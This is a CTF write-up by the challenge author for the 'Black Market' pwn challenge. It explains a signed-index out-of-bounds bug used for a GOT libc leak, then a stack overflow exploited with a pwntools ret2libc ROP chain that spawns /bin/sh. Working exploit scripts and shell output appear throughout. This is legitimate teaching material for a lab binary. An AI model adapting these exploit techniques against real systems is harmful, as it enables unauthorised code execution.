Black Market - Writeup

Author: `voydstack` (`@voydstack`), Synacktiv

`Black Market` was a 2-parts *easy* `pwn` challenge I wrote for THCon 2025 CTF. It involved the exploitation of a OOB vulnerability to bypass a check and get an arbitrary read primitive. In the second part, the players had to exploit a straight stack-based buffer overflow to perform ret2libc and gain remote command execution.

Here was the challenge description :

> Following an investigation, we were able to identify a platform for the resale of exploits and cyber weapons operated by the *Xtreme Scavenger Squad*. Find a way to compromise this platform in order to paralyze their activities, and recover the exploits they sell.

The players were given an archive containing the following files :

- `black-market` the actual ELF binary
- `ld-linux-x86-64.so.2` / `libc.so.6` : Libraries used on the remote environment
- `Dockerfile`, `flag1.txt`, `flag2.txt`, `read_flag` : Files used to setup the challenge container

> Note: the `read_flag` binary (SUID) was here to force players to get RCE, as the second flag (`/flag.txt`) was owned by root.

The `checksec` command (from `pwntools`) gives us the list of the binary protections :

```
$ checksec ./dist/black-market
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
```

This tells us that :

- `NX enabled` : The process mappings won't be writable (`W`) and executable (`X`) at the same time
- `No canary found` : No stack canaries will be present, this protections is used to prevent the exploitation of linear stack buffer overflows.
- `No PIE (0x400000)` : The program mappings won't be affected by ASLR, only heap, imported libraries and stack bases will be randomized.
- `Partial RELRO` : The program is using `lazy binding`, which means that imported functions from external libraries will be resolved only when called first. This implies that the `GOT` (Global Offset Table) will remain writable during the execution of the program.

Part #1

Before starting a challenge, a useful thing is to do simply analyzing its environment. For this challenge, the attachments included files to setup locally a docker container. This is really useful to debug an exploit in the same conditions as the remote challenge.

Here, the `Dockerfile` is really simple :

```
FROM ubuntu:22.04@sha256:ed1544e454989078f5dec1bfdabd8c5cc9c48e0705d07b678ab6ae3fb61952d2

RUN apt-get update && apt-get install -y gdbserver socat

RUN useradd -m -s /bin/bash app

COPY flag1.txt /app/coupon.txt
RUN chmod 664 /app/coupon.txt

COPY flag2.txt /flag.txt
RUN chmod 400 /flag.txt

COPY read_flag /read_flag
RUN chmod +sx /read_flag

USER app
WORKDIR /app

COPY black-market /app/black-market

CMD socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./black-market,stderr
```

The first flag (for this part) is copied to `/app/coupon.txt` (readable by any user), so the goal for this part seems to be finding a way to get that "coupon".

The second flag copied to `/flag.txt`. Here, this flag is only readable by its owner (`root` here). A `read_flag` binary is copied to `/read_flag` and set SUID. This means that the goal for the second part seems to get RCE on the container, to call the `read_flag` binary.

> For debugging purposes, we could also run `gdbserver` on the Docker container, making it easier to debug the program directly on the host via remote debugging via `gdb`.

Let's now analyze the provided binary `black-market`.

Reverse engineering the binary

Let's first run the binary to get an overview of how it works :

```
================================================================
                  Welcome to XSS Black Market
                              ~
      Buy the most sophisticated exploits. From us with <3
================================================================
```

```
Hello person, please enter a temporary username used for your connection: voyd
Now, enter your email so we can contact you later: vo@yd

[    Our exploits    ]
1. [50000 $] Steward Hospital Network: Remote access to the hospital network
2. [20000 $] Aurora members credentials: Emails, phone numbers, passwords
3. [10000 $] THCity traffic lights: Full access to the traffic lights system
4. [250000 $] 0-click RCE on Aurora smartphones: Full access to the smartphone data
(contacts, messages, photos, etc.)
5. [100000 $] C.O.P.S EDR evasion: FUD packer against C.O.P.S EDR
[100 $] >
```

First the program asks us an username as well as an email.

Then a menu is displayed, showing the available exploits, as well as a prompt indicating the amount of money we have got (100 $). Obviously, we don't have enough money to buy any exploit listed here. We might be *smarter*.

Let's open the binary in our favorite disassembler (I will personally use Binary Ninja).

After a quick renaming / retyping phase, here is what the `main` function is doing :

```
0040174f    int32_t main(int32_t argc, char** argv, char** envp)
00401762        banner()
00401776        printf(format: "Hello person, please enter a tem…")
00401794        fgets(buf: &logged_user, n: 0x100, fp: stdin)
004017a8        printf(format: "Now, enter your email so we can …")
004017c6        fgets(buf: &logged_user.email, n: 0x100, fp: stdin)
004017cb        logged_user.logged = true
004017e4        char i
004017e4        do
004017df            i = buy_exploit(exploit_id: menu()) ^ 1
004017e4         while (i != 0)
004017ec        return 0
```

The asked `username` and `email` are stored inside a global structure `logged_user`, which is defined as :

```
typedef struct user {
    char username[0x100];
    char email[0x100];
    size_t money;
    bool logged;
} user;
```

It is placed in the `.data` section of the binary, as it is initialized inside the ELF binary (else it would have been in the `.bss` section):

```
0x4040c0 .data (PROGBITS) {0x4040a0-0x404358} Writable data

004040c0  struct user logged_user =
004040c0  {
004040c0      char name[0x100] = "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00", 0
004041c0      char email[0x100] = "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00", 0
004042c0      uint64_t money = 100
004042c8      bool logged = false
004042d0  }
```

Next, the `buy_exploit` is called with the result of the `menu` as first parameter, until it returns `0`.

The `menu` function is really simple as well, it just lists the available exploits (located in the `.data` section as well) :

```
00401308    uint64_t menu()
0040131e        puts(str: "\n[     Our exploits     ]")
0040131e
004013c1        for (int32_t i = 0; i s< 5; i += 1)
004013b0            printf(format: "%d. [%lu $] %s: %s\n", zx.q(i + 1), 
exploits[sx.q(i)].price, 
004013b0                exploits[sx.q(i)].name, exploits[sx.q(i)].description)
004013b0
004013e0        printf(format: "[%lu $] > ", logged_user.money)
004013ee        return zx.q(read_int() - 1)
```

The user is then asked for an integer value, which is the desired exploit id.

> `1` is subtracted to the entered value, as the exploits numeration in the menu starts from `1`.

We can easily deduce the `exploit` structure, thanks to the display :

```
typedef struct exploit {
    char *name;
    char *description;
    size_t price;
} exploit;
```

Next, let's dive into the `buy_exploit` functions, which seems the most interesting :

```
004014e0    int64_t buy_exploit(int32_t exploit_id)
00401500        if (exploit_id s>= 5) {
0040150c            puts(str: "We don't have such exploit.")
00401511            return 0
00401500        }
00401500
00401549        if (logged_user.money u< exploits[sx.q(exploit_id)].price) {
```

```
00401555            puts(str: "This exploit is too expensive fo…")
0040155a            return 0
00401549        }
00401549
0040158b        if (exploits[sx.q(exploit_id)].name != NULL
0040158b            && exploits[sx.q(exploit_id)].description != NULL) {
                    // Purchase exploit
004016ab            return 1
0040158b        }
0040158b
004015c0        puts(str: "This should NOT happen ! This in…")
004015ca        exit(status: 1)
```

First, a few checks are done against the entered exploit id :

- `exploit_id >= 5`
    - The bounds of the `exploits` array are *checked*, we can't provide an exploit id > `5`.
- `logged_user.money < exploits[exploit_id].price`
    - The current amount of money of the logged user is verified, we can't buy exploits unless we have sufficient money.
- `exploits[exploit_id].name != NULL && exploits[exploit_id].description != NULL`
    - Safety check is done here, as this situation would not happen in normal times.

If all these requirements are met, then we proceed to the purchase of the desired exploit.

The code handling the purchase of an exploit is quite simple :

```
00401600            logged_user.money -= exploits[sx.q(exploit_id)].price
0040163d            printf(format: "Exploit "%s" successfully bought…",
0040163d                exploits[sx.q(exploit_id)].name)
00401642            char* coupon = get_coupon()
00401661            printf(format: "It's your lucky day, here is a f…", coupon)
0040166d            free(mem: coupon)
0040167c            puts(str: "Let us know your PGP public key …")
00401697            char buf[200]
00401697            fgets(&buf, n: 0x200, fp: stdin)
004016a6            puts(str: "We will soon get in touch with y…")
004016ab            return 1
```

First, the price of the exploit is subtracted from the amount of the current user's money. The selected exploit name is displayed to the user, as well as a *coupon* (does that remind you something ?).

Then the user is asked for its "PGP public key" to let the seller send the purchased exploit.

Thanks to the preliminary analysis we've done, we know that the `coupon` refer to the flag of the first part. We can confirm this looking at the `get_coupon` function :

```
004013ef    char* get_coupon()
004013fb        int64_t var_10 = 0
00401417        FILE* fp = fopen(filename: "coupon.txt", mode: u"r…")
00401417
```

```
00401425        if (fp == NULL) {
00401431            puts(str: "Failed to retrieve coupon. Conta…")
00401436            return nullptr
00401425        }
00401425
00401451        fseek(fp, offset: 0, whence: 2)
0040145d        uint64_t count = ftell(fp)
00401477        fseek(fp, offset: 0, whence: 0)
0040148c        char* flag_buf = calloc(n: 1, elem_size: count + 1)
004014a9        fread(buf: flag_buf, size: 1, count, fp)
004014b5        fclose(fp)
004014d7        flag_buf[strcspn(flag_buf, u"\n…")] = 0
004014da        return flag_buf
```

It is simply reading the flag from the current directory `/app` and returning its content as a string pointer.


The goal is now even clearer, we have to figure out how to buy any exploit *on the list* without having enough money on the current user account.

Let's hunt for vulnerabilities !

The first bug

Attentive readers may have figured out what is the problem here, thanks to Binary Ninja HLIL representation. But let's focus on the machine code instead.

The first check in the `buy_exploit` function is not correct :



The exploit id (coming from the first argument) is compared to the maximum exploits number (here `5`), the exploit purchase is only done if the conditional jump is taken. This jumps uses the `jl` x86-64 instruction, which is a **signed** comparison ! However an array index (`exploit_id`) must **never** be signed, as the bounds of an array always starts from `0`.

That means that if we provide a negative number, the check would pass as `-n < 5`. Instead, the program should have used a `jb` instruction, which is an **unsigned** comparison. But the real root cause of the bug from the C program source, is that the `exploit_id` parameter is typed as a signed integer (`int`). This is known as an `Out of bounds` bug.

> Here, we looked at the assembly code directly, but Binary Ninja's HLIL already informed us about the signed check with this line :
>
> ```
> if (exploit_id s>= 5) {
> ```
>
> The `s` prepending the `>=` operator stands for `signed comparison`.

Thats cool ! But how can we leverage this bug to purchase any exploit ?

Exploiting the OOB

This bug essentially allows us to access an `exploit` structure out of the bounds (*before*) of the `exploits` array (which is located in the `.data` section).

A first idea would be to make the *fake* `exploit` points to empty space (filled of null-bytes), the `price` would then be `0` and the price check would have been bypassed. However, the *safety* check prevents us from doing this, as `name` and `description` pointers have to be `!= NULL`.

Let's see if we can control data just before the `exploit` array :

```
0x4040c0 .data (PROGBITS) {0x4040a0-0x404358} Writable data

004040c0  {
004040c0      char name[0x100] = "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004040c0          "\x00\x00\x00", 0
004041c0      char email[0x100] = "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
004041c0          "\x00\x00\x00", 0
004042c0      uint64_t money = 100
004042c8      bool logged = false
004042d0  }

004042d0                                  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00          ................
004042e0  struct exploit exploits[0x5] =
004042e0  {
```

Awesome ! The `logged_user` structure is located *just before* the `exploits` array. As we control data in the `name` and `email` fields, we can easily craft a fake `exploit`.

Going back in the `main` function, we can see that `fgets` is used to get input from the user. We might think that this function only reads *strings*, until a null byte is read. However it is not, let's check the `man` page for `fgets` :

> **fgets**() reads in at most one less than size characters from stream and stores them into the buffer pointed to by s. Reading stops after an **EOF** or a newline. If a newline is read, it is stored into the buffer. A terminating null byte ('\0') is stored after the last character in the buffer.

It actually reads bytes until a newline (`\n`) or `EOF`, that means that as we don't enter a new line, all our input would be read into the destination buffer, which is pretty convenient for the exploitation.

Putting it all together

Let's know forge a valid `exploit` struct, which will be placed at the end of the `email` field for example. Let's fix the `price` to `0` so that we can afford it without losing any money 😄.

In addition to this, we have to remember that we must provide valid `name` and `description` pointers. Fortunately, as the binary is compiled a no PIE, its base address is fixed and known (`0x400000`). Let's make it point to the very start of the binary (where the `\x7fELF` magic begins). This would look like this in Python, using `pwntools` :

```
from pwn import *

elf = ELF('./black-market')
r = get_remote()

# Enter username
r.sendlineafter(b': ', b'guest')

# Enter email
email = b'john@doe.com'
email = email.ljust(0xc0, b'\x00')
# Craft the fake exploit structure
email += flat(
    elf.address, # name @ 0x00        => 0x400000
    elf.address, # description @ 0x08 => 0x400000
    p64(0)       # price @ 0x010      => 0
) # will be at index -4
fake_exp_offset = -4
```

Here, the offset of the fake exploit structure inside the `email` buffer is carefully crafted so that `&fake_exploit == &exploits[-4]`.

We can finally send this email, and select the exploit id `-4` to bypass the checks and get the first flag !

```
r.sendlineafter(b': ', email)
r.sendlineafter(b'> ', str(fake_exp_offset + 1).encode())

r.interactive()
```

```
[*] Switching to interactive mode
Exploit "\x7fELF\x02\x01\x01" successfully bought !
It's your lucky day, here is a free coupon for your next orders: "THC{unb0und3d_3xpl0175-186f1dac}"
```

Part #2

From our preliminary analysis of the challenge environment, we know that the goal know is to get RCE to execute the `read_flag` binary. Let's hunt for another bug !

The second bug

Once again, a sharp reader might have noticed another bug inside the `buy_exploit` function :

```
0040167c            puts(str: "Let us know your PGP public key …")
00401697            char buf[200]
00401697            fgets(&buf, n: 0x200, fp: stdin)
004016a6            puts(str: "We will soon get in touch with y…")
004016ab            return 1
```

After displaying the coupon, the user is asked for a "PGP public key", which is read using `fgets` once again, and stored in a buffer located in the stack (`buf`).

However, it seems that the (*very bad*) developer of the program has made a mistake with the size of `buf`, which is `200`, while `fgets` is reading up to `0x200 = 512` bytes...

This is a straight stack-based buffer overflow, which can be exploited as the program doesn't include *stack canaries*, which would have prevented the exploitation of this vulnerability.

As the binary is compiled with `NX` and the binary imported libraries are affected by `ASLR`, we need to re-use available code (from the binary for example). A known technique to do this is by using `ROP` (Return Oriented Programming), which will use pieces of already present code (known as *gadgets*), and chain them using `ret` instruction to do nearly whatever we want (this is commonly known as a `ROP` chain).

However, the ability to construct such as ROP chain (to leak a `libc` address in order to defeat `ASLR` for example), is limited by the available code in the binary. Automated tools such as `ROPgadget` can be used to find such *gadgets* :

```
$ ROPgadget --binary ./black-market
...
0x00000000004012cc : nop dword ptr [rax] ; endbr64 ; jmp 0x401260
0x0000000000401246 : or dword ptr [rdi + 0x404358], edi ; jmp rax
0x0000000000401105 : or eax, 0xf2000000 ; jmp 0x401020
0x000000000040177e : out dx, al ; sub eax, dword ptr [rax] ; add byte ptr [rax - 0x77], cl ;
ret 0xbe
0x0000000000401248 : pop rax ; add dil, dil ; loopne 0x4012b5 ; nop ; ret
0x00000000004012bd : pop rbp ; ret
0x000000000040101a : ret
```

```
0x0000000000401344 : ret 0x8d48
0x0000000000401784 : ret 0xbe
0x0000000000401302 : retf 0xfffe
0x00000000004014d6 : rol dh, 1 ; add byte ptr [rax], al ; mov rax, qword ptr [rbp - 0x18] ;
leave ; ret
0x000000000040139d : ror dword ptr [rax - 0x77], 1 ; ret 0x8d48
...
```

Unfortunately here, there is not so much useful gadgets inside this binary... Furthermore, as we want to execute arbitrary commands on the server, we need to either call `system` or `execve`, which are not imported by the binary itself. However, these functions are available inside the `libc`, which is loaded by the program (present in the process memory mappings) !

So we need to find a way to get a `libc` address leak, in order to retrieve its base address and be able to compute the real address of the `system` function.

Getting a libc leak

Looking back at the first part of this challenge, we have set `name` and `description` fields to the very first address of the binary `0x400000`. And the data at this address was actually printed to the user :

```
Exploit "\x7fELF\x02\x01\x01" successfully bought !
```

This means that we are able to read the memory at any address of the binary mappings. Among all the data present in the program, we can search for `libc` pointers !

> As the formatter used to print the exploit name is `%s`, we only need the leaked pointer to not contain a null byte.

As the binary natively imports functions from external libraries (such as the `libc`), there is `libc` pointers *by design* inside the program memory, in a special section: the `Global Offset Table (GOT)`. I won't explain dynamic symbol resolution in this writeup, but you can read more about it here.

Using `gdb` (with bata24 GEF extension fork), we can display got `GOT` state of the current running program :

```
gef> got
-------------------------------------------------- PLT / GOT - black-market/dist/black-
market - Partial RELRO -------------------
Name              | PLT              | GOT              | GOT value
-------------------------------------------------------------------------------------------
------- .rela.dyn -------------------
__libc_start_main | Not found        | 0x000000403ff0 | 0x7ffff7c29dc0 <__libc_start_main>
__gmon_start__    | Not found        | 0x000000403ff8 | 0x000000000000
-------------------------------------------------------------------------------------------
------- .rela.plt -------------------
free              | 0x000000401110 | 0x000000404018 | 0x000000401030 <.plt+0x10>
puts              | 0x000000401120 | 0x000000404020 | 0x7ffff7c80e50 <puts>
fread             | 0x000000401130 | 0x000000404028 | 0x000000401050 <.plt+0x30>
fclose            | 0x000000401140 | 0x000000404030 | 0x000000401060 <.plt+0x40>
printf            | 0x000000401150 | 0x000000404038 | 0x7ffff7c606f0 <printf>
strcspn           | 0x000000401160 | 0x000000404040 | 0x000000401080 <.plt+0x60>
```

```
fgets              | 0x000000401170 | 0x000000404048 | 0x7ffff7c7f380 <fgets>
```

We can see here the different functions imported by the binary. As the binary is compiled with `Partial RELRO` (*lazy binding*) the functions address will be resolved only when called, this is why some entries value such as `free` and `fread` still contain a program address. For the other functions (`puts` or `printf` for example), the `libc` address of the function is already resolved.

So to obtain a `libc` address leak, we can just leak an already resolved GOT entry value ! Let's modify our *fake* exploit struct to make the `name` field point to the GOT entry of the `puts` function :

```
email += flat(
    elf.got['puts'], # name
    elf.address,     # description
    0                # price
)
```

> Here i'm using `pwntools` ELF utility class to dynamically resolve symbols from the binary.

By running the exploit we can get the following input :

```
Exploit "P\x0e\x08\xa3\xec|" successfully bought !
```

`P\x0e\x08\xa3\xec|` can be decoded as the 64-bit value `0x7ceca3080e50`, which is the actual address of the `puts` function inside the `libc` !

We can then compute the `libc` base address by retrieving dynamically the leak, and subtract it the `puts` function offset within the `libc` :

```
r.sendlineafter(b'> ', str(fake_exp_offset + 1).encode())

r.recvuntil(b' "')

puts_addr = u64(r.recvuntil(b'"', drop=True).ljust(8, b'\x00')) # Convert the raw leak to Python integer
libc = ELF('./libc.so.6')
libc.address = puts_addr - libc.symbols['puts']

log.info(f'libc base: {hex(libc.address)}')
```

Now that we know the `libc` base address, we can try again to re-use code, but this time directly from the `libc` !

ret2libc 101

`ret2libc` is a known exploitation techniques which means literally `return to libc`, or "reuse libc code". As its code is really big, it won't be difficulty to find plenty of useful gadgets, such as `pop rdi ; ret` which can be used to control the first argument of a function on Linux x86-64.

This gadget can be followed by a function, such as `system`, to execute the code `system(rdi);` (which basically means RCE). Although we can craft a command inside the `name` or `email` buffers to execute a shell (`/bin/sh`), we can still reuse strings from the `libc`, which already contains the string `/bin/sh`.

Let's write the ROP chain using `pwntools` :

```
rop = ROP(libc)
rop.system(next(libc.search(b'/bin/sh\x00')))

pld = flat(
    b'A'*208,
    p64(0), # saved RBP
    rop.chain()
)
```

Here `pwntools` will dynamically search for gadgets inside the `libc` and *magically* build the previously described ROP chain, ending in the call of `system("/bin/sh");`.

> We just have to pre-compute the offset from the start of the `buf` overflown buffer to the saved `rbp` register, which is `208`.

Finally, we can just send our payload, exploiting the vulnerability like this :

```
r.sendlineafter(b':\n', pld)
r.interactive()
```

Surprisingly, the binary just crashes with a `SIGSEGV` signal.

```
[*] Process '/home/voydstack/Documents/CTF/thcon25/testing/black-market/black-market'
stopped with exit code -11 (SIGSEGV) (pid 27400)
```

Investigating with `gdb` reveals that we crash inside `system` on a `movaps` instruction :

```
 -> 0x7c771fc50973 0f290c24             <NO_SYMBOL>   movaps XMMWORD PTR [rsp], xmm1
    0x7c771fc50977 f00fb11501be1c00     <NO_SYMBOL>   lock   cmpxchg DWORD PTR [rip +
0x1cbe01], edx # 0x7c771fe1c780
    0x7c771fc5097f 0f85ab020000         <NO_SYMBOL>   jne    0x7c771fc50c30
    0x7c771fc50985 8b05f9bd1c00         <NO_SYMBOL>   mov    eax, DWORD PTR [rip +
0x1cbdf9] # 0x7c771fe1c784
    0x7c771fc5098b 8d5001               <NO_SYMBOL>   lea    edx, [rax + 0x1]
    0x7c771fc5098e 8915f0bd1c00         <NO_SYMBOL>   mov    DWORD PTR [rip + 0x1cbdf0],
edx # 0x7c771fe1c784
--------------------------------------------------------------------------------------
memory access: $rsp = 0x7ffff70de438 ----
$rsp  0x7ffff70de438|+0x0000|+000: 0x0000000000000000
      0x7ffff70de440|+0x0008|+001: 0x00000000ffff0000
      0x7ffff70de448|+0x0010|+002: 0x0000000000000000
      0x7ffff70de450|+0x0018|+003: 0x2072756effffffff
--------------------------------------------------------------------------------------------
------------------------ threads ----
[*Thread Id:1, tid:27493] Name: "black-market", stopped at 0x7c771fc50973 <NO_SYMBOL>,
reason: SIGSEGV
```

However, by looking at the `movaps` instruction documentation, we can see the following sentence :

> When the source or destination operand is a memory operand, the operand must be aligned on a 16-byte boundary or a general-protection exception (#GP) will be generated.

Indeed, here `rsp` is ending with `8`, which is not `16-byte` aligned. We can simply add a `ret` at the beginning of the `ROP` chain, which will re-align `rsp` to `16-byte` (`ret` will pop a 64-bit value from the stack, and continue the gadgets chain).

> This happens because on newer libc builds, `system` implementations includes the `movaps` instruction (see https://github.com/Gallopsled/pwntools/issues/1870). As we are not calling `system` legitimately, the stack can be not aligned on a 16-byte boundary.

Let's modify our `ROP` chain :

```
rop = ROP(libc)
rop.raw(rop.ret)
rop.system(next(libc.search(b'/bin/sh\x00')))
```

And we can finally enjoy this shell, and retrieve the flag for this second part !

```
[*] Switching to interactive mode
$ id
uid=1000(app) gid=1000(app) groups=1000(app)
$ /read_flag
THC{r3t2l1bc_101-a03670f2}
```